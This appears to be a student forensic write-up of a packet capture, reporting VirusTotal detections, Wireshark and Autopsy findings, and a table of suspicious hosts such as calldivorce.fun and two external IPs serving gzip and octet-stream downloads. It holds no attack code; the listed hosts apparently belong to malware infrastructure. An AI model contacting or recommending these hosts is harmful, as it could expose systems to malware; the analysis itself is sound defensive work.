



Pcap File

Using Pestudio, Virustotal was able to scan the pcap file with a score of 4/59, meaning that 4 security vendors have flagged this file as malicious. The vendors being from Avast, AVG, Cyren, and Microsoft.












Using a hex editor, XVI32, we are able to decipher some key words relative to the case. Some notable phrases includes HTTP, Mozilla, Windows NT, and Server nginx. Perhaps these short phrases and words may give us some clues on what type of devices and connections we are dealing with.




In Autopsy, the tool was able to scan 2 IP addresses. Those being: 185.82.219.225 and 188.127.237.152. Along that, 14 URLs have been uncovered. Majority of the links are coming form an Amazon-related domain.




There are 4161 packets that have been captured on Wireshark. Popular protocols shown in the capture includes TCP, HTTP, TLS, and DNS.







Filtering out Wireshark with http or http.request will show three hosting URLs: two destination IP addresses (188.127.237.152 and 185.82.219.225) and calldivorce.fun. The content of the

calldivorce.fun host seems to be an application under a gzip file, while the IPs are labelled with an octet stream. The server these hosts are coming from is detailed as nginx.










In addition, we utilized the browser tool A-Packets to further analyze the pcap file. A-Packets is an online pcap file analyzer similar to Wireshark's built-in packet analyzing features.

The following charts displays the popular protocols captured within the network, those being HTTP and HTTPS. Nginx is a captured server and the user agent is labelled with Mozilla/4.0.








The main DNS server is coming from IP 10.3.19.101. Hosts connected includes aws and the calldivorce IP found from Wireshark. Other names were found such as twotoiletsr.space. Other than AWS, the rest of the hosts do not have grammatically correct URLs and are expected to be suspicious links.

IP	DNS Server	Names
10.3.19.101	10.3.19.1	aws.amazon.com calldivorce.fun twotoiletsr.space dedupomoshi.space iporumuski.fun agitopinaholop.uno

4 HTTP headers have been found. The two destination IPs found from Wireshark and two headers with the calldivorce name.



